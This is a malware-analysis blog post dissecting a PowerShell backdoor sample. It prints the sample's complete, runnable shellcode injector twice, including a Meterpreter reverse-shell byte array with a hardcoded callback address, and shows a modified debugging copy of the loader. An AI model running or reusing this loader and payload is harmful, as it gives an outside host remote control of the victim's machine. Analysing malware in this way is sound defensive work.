Simple Powershell Backdoor (.ps1, shellcode)
Fresh Powershell sample once again from MalwareBazaar. Decided to perform just a quick analysis, due to lack of free time and a thirst for some raw wild malware.
1. Deobfuscation
As you can see, there’s really not much to the malware’s code.
$PQzHiorPQxaYf = @"
[DllImport("kernel32.dll")]
public static extern IntPtr VirtualAlloc(IntPtr lpAddress, uint dwSize, uint flAllocationType, uint flProtect);
[DllImport("kernel32.dll")]
public static extern IntPtr CreateThread(IntPtr lpThreadAttributes, uint dwStackSize, IntPtr lpStartAddress, IntPtr lpParameter, uint dwCreationFlags, IntPtr lpThreadId);
"@

$ghZOfWAijSTibR = Add-Type -memberDefinition $PQzHiorPQxaYf -Name "Win32" -namespace Win32Functions -passthru

[Byte[]] $eDiCLmEil = 0xfc,0x48,0x83,0xe4,0xf0,0xe8,0xcc,0x0,0x0,0x0,0x41,0x51,0x41,0x50,0x52,0x51,0x48,0x31,0xd2,0x65,0x48,0x8b,0x52,0x60,0x56,0x48,0x8b,0x52,0x18,0x48,0x8b,0x52,0x20,0x4d,0x31,0xc9,0x48,0x8b,0x72,0x50,0x48,0xf,0xb7,0x4a,0x4a,0x48,0x31,0xc0,0xac,0x3c,0x61,0x7c,0x2,0x2c,0x20,0x41,0xc1,0xc9,0xd,0x41,0x1,0xc1,0xe2,0xed,0x52,0x41,0x51,0x48,0x8b,0x52,0x20,0x8b,0x42,0x3c,0x48,0x1,0xd0,0x66,0x81,0x78,0x18,0xb,0x2,0xf,0x85,0x72,0x0,0x0,0x0,0x8b,0x80,0x88,0x0,0x0,0x0,0x48,0x85,0xc0,0x74,0x67,0x48,0x1,0xd0,0x44,0x8b,0x40,0x20,0x50,0x49,0x1,0xd0,0x8b,0x48,0x18,0xe3,0x56,0x48,0xff,0xc9,0x41,0x8b,0x34,0x88,0x48,0x1,0xd6,0x4d,0x31,0xc9,0x48,0x31,0xc0,0xac,0x41,0xc1,0xc9,0xd,0x41,0x1,0xc1,0x38,0xe0,0x75,0xf1,0x4c,0x3,0x4c,0x24,0x8,0x45,0x39,0xd1,0x75,0xd8,0x58,0x44,0x8b,0x40,0x24,0x49,0x1,0xd0,0x66,0x41,0x8b,0xc,0x48,0x44,0x8b,0x40,0x1c,0x49,0x1,0xd0,0x41,0x8b,0x4,0x88,0x48,0x1,0xd0,0x41,0x58,0x41,0x58,0x5e,0x59,0x5a,0x41,0x58,0x41,0x59,0x41,0x5a,0x48,0x83,0xec,0x20,0x41,0x52,0xff,0xe0,0x58,0x41,0x59,0x5a,0x48,0x8b,0x12,0xe9,0x4b,0xff,0xff,0xff,0x5d,0x49,0xbe,0x77,0x73,0x32,0x5f,0x33,0x32,0x0,0x0,0x41,0x56,0x49,0x89,0xe6,0x48,0x81,0xec,0xa0,0x1,0x0,0x0,0x49,0x89,0xe5,0x49,0xbc,0x2,0x0,0x2c,0xb0,0x12,0xb1,0x35,0x30,0x41,0x54,0x49,0x89,0xe4,0x4c,0x89,0xf1,0x41,0xba,0x4c,0x77,0x26,0x7,0xff,0xd5,0x4c,0x89,0xea,0x68,0x1,0x1,0x0,0x0,0x59,0x41,0xba,0x29,0x80,0x6b,0x0,0xff,0xd5,0x6a,0xa,0x41,0x5e,0x50,0x50,0x4d,0x31,0xc9,0x4d,0x31,0xc0,0x48,0xff,0xc0,0x48,0x89,0xc2,0x48,0xff,0xc0,0x48,0x89,0xc1,0x41,0xba,0xea,0xf,0xdf,0xe0,0xff,0xd5,0x48,0x89,0xc7,0x6a,0x10,0x41,0x58,0x4c,0x89,0xe2,0x48,0x89,0xf9,0x41,0xba,0x99,0xa5,0x74,0x61,0xff,0xd5,0x85,0xc0,0x74,0xa,0x49,0xff,0xce,0x75,0xe5,0xe8,0x93,0x0,0x0,0x0,0x48,0x83,0xec,0x10,0x48,0x89,0xe2,0x4d,0x31,0xc9,0x6a,0x4,0x41,0x58,0x48,0x89,0xf9,0x41,0xba,0x2,0xd9,0xc8,0x5f,0xff,0xd5,0x83,0xf8,0x0,0x7e,0x55,0x48,0x83,0xc4,0x20,0x5e,0x89,0xf6,0x6a,0x40,0x41,0x59,0x68,0x0,0x10,0x0,0x0,0x41,0x58,0x48,0x89,0xf2,0x48,0x31,0xc9,0x41,0xba,0x58,0xa4,0x53,0xe5,0xff,0xd5,0x48,0x89,0xc3,0x49,0x89,0xc7,0x4d,0x31,0xc9,0x49,0x89,0xf0,0x48,0x89,0xda,0x48,0x89,0xf9,0x41,0xba,0x2,0xd9,0xc8,0x5f,0xff,0xd5,0x83,0xf8,0x0,0x7d,0x28,0x58,0x41,0x57,0x59,0x68,0x0,0x40,0x0,0x0,0x41,0x58,0x6a,0x0,0x5a,0x41,0xba,0xb,0x2f,0xf,0x30,0xff,0xd5,0x57,0x59,0x41,0xba,0x75,0x6e,0x4d,0x61,0xff,0xd5,0x49,0xff,0xce,0xe9,0x3c,0xff,0xff,0xff,0x48,0x1,0xc3,0x48,0x29,0xc6,0x48,0x85,0xf6,0x75,0xb4,0x41,0xff,0xe7,0x58,0x6a,0x0,0x59,0x49,0xc7,0xc2,0xf0,0xb5,0xa2,0x56,0xff,0xd5

$GPPuBtxXYcT = $ghZOfWAijSTibR::VirtualAlloc(0,[Math]::Max($eDiCLmEil.Length,0x1000),0x3000,0x40)

[System.Runtime.InteropServices.Marshal]::Copy($eDiCLmEil,0,$GPPuBtxXYcT,$eDiCLmEil.Length)

$ghZOfWAijSTibR::CreateThread(0,0,$GPPuBtxXYcT,0,0,0)
Just some quick variable renaming to really complete the picture - a bare-boned shellcode injector.
VirtualAlloc assigns a memory page in the local process for code injection of $payload_bytes, then runs said code with CreateThread.
The parameter’s constants are as such,
VirtualAlloc(0, $payload_bytes.Length, MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE)
$defs = @"
[DllImport("kernel32.dll")]
public static extern IntPtr VirtualAlloc(IntPtr lpAddress, uint dwSize, uint flAllocationType, uint flProtect);
[DllImport("kernel32.dll")]
public static extern IntPtr CreateThread(IntPtr lpThreadAttributes, uint dwStackSize, IntPtr lpStartAddress, IntPtr lpParameter, uint dwCreationFlags, IntPtr lpThreadId);
"@

$win32_funcs = Add-Type -memberDefinition $defs -Name "Win32" -namespace Win32Functions -passthru

[Byte[]] $payload_bytes = 0xfc,0x48,0x83,0xe4,0xf0,0xe8,0xcc,0x0,0x0,0x0,0x41,0x51,0x41,0x50,0x52,0x51,0x48,0x31,0xd2,0x65,0x48,0x8b,0x52,0x60,0x56,0x48,0x8b,0x52,0x18,0x48,0x8b,0x52,0x20,0x4d,0x31,0xc9,0x48,0x8b,0x72,0x50,0x48,0xf,0xb7,0x4a,0x4a,0x48,0x31,0xc0,0xac,0x3c,0x61,0x7c,0x2,0x2c,0x20,0x41,0xc1,0xc9,0xd,0x41,0x1,0xc1,0xe2,0xed,0x52,0x41,0x51,0x48,0x8b,0x52,0x20,0x8b,0x42,0x3c,0x48,0x1,0xd0,0x66,0x81,0x78,0x18,0xb,0x2,0xf,0x85,0x72,0x0,0x0,0x0,0x8b,0x80,0x88,0x0,0x0,0x0,0x48,0x85,0xc0,0x74,0x67,0x48,0x1,0xd0,0x44,0x8b,0x40,0x20,0x50,0x49,0x1,0xd0,0x8b,0x48,0x18,0xe3,0x56,0x48,0xff,0xc9,0x41,0x8b,0x34,0x88,0x48,0x1,0xd6,0x4d,0x31,0xc9,0x48,0x31,0xc0,0xac,0x41,0xc1,0xc9,0xd,0x41,0x1,0xc1,0x38,0xe0,0x75,0xf1,0x4c,0x3,0x4c,0x24,0x8,0x45,0x39,0xd1,0x75,0xd8,0x58,0x44,0x8b,0x40,0x24,0x49,0x1,0xd0,0x66,0x41,0x8b,0xc,0x48,0x44,0x8b,0x40,0x1c,0x49,0x1,0xd0,0x41,0x8b,0x4,0x88,0x48,0x1,0xd0,0x41,0x58,0x41,0x58,0x5e,0x59,0x5a,0x41,0x58,0x41,0x59,0x41,0x5a,0x48,0x83,0xec,0x20,0x41,0x52,0xff,0xe0,0x58,0x41,0x59,0x5a,0x48,0x8b,0x12,0xe9,0x4b,0xff,0xff,0xff,0x5d,0x49,0xbe,0x77,0x73,0x32,0x5f,0x33,0x32,0x0,0x0,0x41,0x56,0x49,0x89,0xe6,0x48,0x81,0xec,0xa0,0x1,0x0,0x0,0x49,0x89,0xe5,0x49,0xbc,0x2,0x0,0x2c,0xb0,0x12,0xb1,0x35,0x30,0x41,0x54,0x49,0x89,0xe4,0x4c,0x89,0xf1,0x41,0xba,0x4c,0x77,0x26,0x7,0xff,0xd5,0x4c,0x89,0xea,0x68,0x1,0x1,0x0,0x0,0x59,0x41,0xba,0x29,0x80,0x6b,0x0,0xff,0xd5,0x6a,0xa,0x41,0x5e,0x50,0x50,0x4d,0x31,0xc9,0x4d,0x31,0xc0,0x48,0xff,0xc0,0x48,0x89,0xc2,0x48,0xff,0xc0,0x48,0x89,0xc1,0x41,0xba,0xea,0xf,0xdf,0xe0,0xff,0xd5,0x48,0x89,0xc7,0x6a,0x10,0x41,0x58,0x4c,0x89,0xe2,0x48,0x89,0xf9,0x41,0xba,0x99,0xa5,0x74,0x61,0xff,0xd5,0x85,0xc0,0x74,0xa,0x49,0xff,0xce,0x75,0xe5,0xe8,0x93,0x0,0x0,0x0,0x48,0x83,0xec,0x10,0x48,0x89,0xe2,0x4d,0x31,0xc9,0x6a,0x4,0x41,0x58,0x48,0x89,0xf9,0x41,0xba,0x2,0xd9,0xc8,0x5f,0xff,0xd5,0x83,0xf8,0x0,0x7e,0x55,0x48,0x83,0xc4,0x20,0x5e,0x89,0xf6,0x6a,0x40,0x41,0x59,0x68,0x0,0x10,0x0,0x0,0x41,0x58,0x48,0x89,0xf2,0x48,0x31,0xc9,0x41,0xba,0x58,0xa4,0x53,0xe5,0xff,0xd5,0x48,0x89,0xc3,0x49,0x89,0xc7,0x4d,0x31,0xc9,0x49,0x89,0xf0,0x48,0x89,0xda,0x48,0x89,0xf9,0x41,0xba,0x2,0xd9,0xc8,0x5f,0xff,0xd5,0x83,0xf8,0x0,0x7d,0x28,0x58,0x41,0x57,0x59,0x68,0x0,0x40,0x0,0x0,0x41,0x58,0x6a,0x0,0x5a,0x41,0xba,0xb,0x2f,0xf,0x30,0xff,0xd5,0x57,0x59,0x41,0xba,0x75,0x6e,0x4d,0x61,0xff,0xd5,0x49,0xff,0xce,0xe9,0x3c,0xff,0xff,0xff,0x48,0x1,0xc3,0x48,0x29,0xc6,0x48,0x85,0xf6,0x75,0xb4,0x41,0xff,0xe7,0x58,0x6a,0x0,0x59,0x49,0xc7,0xc2,0xf0,0xb5,0xa2,0x56,0xff,0xd5

$valloc_addr = $win32_funcs::VirtualAlloc(0,[Math]::Max($payload_bytes.Length,0x1000),0x3000,0x40)

[System.Runtime.InteropServices.Marshal]::Copy($payload_bytes,0,$valloc_addr,$payload_bytes.Length)

$win32_funcs::CreateThread(0,0,$valloc_addr,0,0,0)
2. Shellcode Analysis
To extract the contents of $payload_bytes to a file, the following line was used.
[System.IO.File]::WriteAllBytes("C:/users/root/Desktop/shell.sc", $payload_bytes);
Notable was the shellcode’s length at 510 bytes - irregularly long, at least in my experience. It doesn’t stand out as any of Metasploit’s shells (plot twist: it does). Running the malicious .ps1 does not generate any DNS requests, possibly due to use of a hardcoded IP.
To facilitate debugging, I added code to the malware to help locate the shellcode in memory, and delay its execution until requested.
echo $valloc_addr prints out the address of the allocated memory.
Read-Host delays execution of shellcode until an input is made through the command line.
$valloc_addr = $win32_funcs::VirtualAlloc(0,[Math]::Max($payload_bytes.Length,0x1000),0x3000,0x40)
echo $valloc_addr
[System.Runtime.InteropServices.Marshal]::Copy($payload_bytes,0,$valloc_addr,$payload_bytes.Length)

Read-Host
$win32_funcs::CreateThread(0,0,$valloc_addr,0,0,0)
Printed in the console is the memory address casted to an integer. Conversion of the integer to a hexadecimal number wields 107347969 = 0x06660000.

Attached with x32dbg to reveal the shellcode in memory. A breakpoint can then be set.

2.1. Metasploit Signatures
The code’s control flow immediately stands out as a meterpreter shell.

2.2. Exception

Unfortunately, I couldn’t get the shellcode to run successfully. An EXCEPTION_ACCESS_VIOLATION occurs at offset 0xf6.